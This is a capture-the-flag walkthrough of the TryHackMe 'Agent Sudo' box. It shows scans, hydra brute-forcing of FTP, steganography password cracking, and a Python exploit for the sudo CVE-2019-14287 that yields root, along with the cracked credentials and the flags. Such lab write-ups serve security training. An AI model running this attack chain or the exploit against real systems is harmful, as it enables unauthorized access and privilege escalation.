
Full - report

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 10.10.79.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-24 17:26 EDT
Nmap scan report for 10.10.79.129
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.04 seconds
```

Main page for port 80 webpage

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 10.10.79.129 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -t80 -x txt,log,php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.79.129
[+] Method:                  GET
[+] Threads:                 80
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,log,php
[+] Timeout:                 10s
===============================================================
2022/05/24 17:29:34 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 218]

===============================================================
2022/05/24 17:55:33 Finished
===============================================================
```



Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

Nothing interesting in the source code.

```
<!DocType html>
<html>
<head>
    <title>Annoucement</title>
</head>

<body>
<p>
    Dear agents,
    <br><br>
    Use your own <b>codename</b> as user-agent to access the site.
    <br><br>
    From,<br>
    Agent R
</p>
</body>
</html>

```

```
GET / HTTP/1.1
Host: 10.10.79.129
User-Agent: R
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


```

Putting agent R into the user-agent field for burpsuite give us a different page --

What are you doing! Are you one of the 25 employees? If not, I going to report this incident


Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

Using the intruder fucntion on burpsuite I got back a 302 redirect for the letter C

0		200			409
1	A	200			409
2	B	200			409
3	C	302			422
4	D	200			409
5	E	200			409
6	F	200			409
7	G	200			409
8	H	200			409
9	J	200			409
10	K	200			409
11	L	200			409
12	M	200			409
13	N	200			409
14	O	200			409
15	P	200			409
16	Q	200			409
17	R	200			501
18	S	200			409
19	T	200			409
20	U	200			409
21	V	200			409
22	I	200			409
23	W	200			409
24	X	200			409
25	Y	200			409
26	Z	200			409



Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From,
Agent R

```
└─$ hydra -l chris -P /usr/share/wordlists/rockyou.txt 10.10.79.129 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-24 17:50:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.79.129:21/
[STATUS] 247.00 tries/min, 247 tries in 00:01h, 14344152 to do in 967:54h, 16 active
[21][ftp] host: 10.10.79.129   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-24 17:51:09
```

```
└─$ gobuster dir -u 10.10.79.129 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -t80 -x txt,log,php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.79.129
[+] Method:                  GET
[+] Threads:                 80
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,log,php
[+] Timeout:                 10s
===============================================================
2022/05/24 17:29:34 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 218]

===============================================================
2022/05/24 17:55:33 Finished
===============================================================
```

Three files on ftp server

```
└─$ ftp 10.10.79.129
Connected to 10.10.79.129.
220 (vsFTPd 3.0.3)
Name (10.10.79.129:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||52271|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
```

To_agentJ.txt

```
└─$ cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
```

binwalk -e cutie.png

```
└─$ binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or directory: 'jar', 'jar xvf '%e'' might not be installed correctly
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
```

```
┌──(kali㉿kali)-[~/_cutie.png.extracted]
└─$ /usr/sbin/zip2john 8702.zip > final.txt
```

```
┌──(kali㉿kali)-[~/_cutie.png.extracted]
└─$ cat final.txt
8702.zip/To_agentR.txt:$zip2$*0*1*0*4673cae714579045*67aa*4e*61c4cf3af94e649f827e5964ce575c5f7a239c48fb992c8ea8cbffe
51d03755e0ca861a5a3dcbabfa618784b85075f0ef476c6da8261805bd0a4309db38835ad32613e3dc5d[redacted]e87c0f91c0b5e64e*4969f382486cb6
767ae6*$/zip2$:To_agentR.txt:8702.zip:8702.zip
```

```
┌──(kali㉿kali)-[~/_cutie.png.extracted]
└─$ cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```

Recipe

Magic

Depth: 3

Intensive mode

Extensive language support

Crib (known plaintext string or regex)

Input

length: 8
lines: 1

```
QXJlYTUx
```

Output

time: 17ms
length: 11528
lines: 433

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true)	Area51	Valid UTF8 Entropy: 2.58
	QXJlYTUx	Matching ops: From Base64 Valid UTF8 Entropy: 3.00


user flag

```
The authenticity of host '10.10.79.129 (10.10.79.129)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.79.129' (ED25519) to the list of known hosts.
Load key "/home/kali/.ssh/id_rsa": Permission denied
james@10.10.79.129's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue May 24 22:18:51 UTC 2022

  System load:  0.22              Processes:           128
  Usage of /:   40.6% of 9.78GB   Users logged in:     0
  Memory usage: 31%               IP address for eth0: 10.10.79.129
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
```

```
james@agent-sudo:~$ which python
james@agent-sudo:~$ python -m http.server

Command 'python' not found, but can be installed with:

sudo apt install python3
sudo apt install python
sudo apt install python-minimal

You also have python3 installed, you can run 'python3' instead.

james@agent-sudo:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.10.79.129:8000/Alien_autospy.jpg -o Alien_autospy.jpg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 42189  100 42189    0     0  39335      0  0:00:01  0:00:01 --:--:-- 39355
```


for OSINT question





```
james@agent-sudo:~$ sudo su
[sudo] password for james:
Sorry, user james is not allowed to execute '/bin/su' as root on agent-sudo.
```

```
james@agent-sudo:~$ curl http://10.13.29.149:8000/linpeas.sh -o linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  758k  100  758k    0     0   423k      0  0:00:01  0:00:01 --:--:--  423k
james@agent-sudo:~$ ls
Alien_autospy.jpg  linpeas.sh  user_flag.txt
james@agent-sudo:~$
```

Two possible vectors to attack - polkit is typically not the intended vector so going with CVE-2019-14287






```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

```
└─# cat CVE14287.py
#!/usr/bin/python3

import os

#Get current username

username = input("Enter current username :")


#check which binary the user can run with sudo

os.system("sudo -l > priv")


os.system("cat priv | grep 'ALL' | cut -d ')' -f 2 > binary")

binary_file = open("binary")

binary= binary_file.read()

#execute sudo exploit

print("Lets hope it works")

os.system("sudo -u#-1 "+ binary)
```

```
james@agent-sudo:~$ curl http://10.13.29.149:8000/CVE14287.py -o 14287.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   385  100   385    0     0    887      0 --:--:-- --:--:-- --:--:--   887
james@agent-sudo:~$ ls
14287.py  Alien_autospy.jpg  linpeas.sh  user_flag.txt
james@agent-sudo:~$ python3 14287.py
Enter current username :james
Lets hope it works
root@agent-sudo:~#
```

```
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```

very easy priv esc!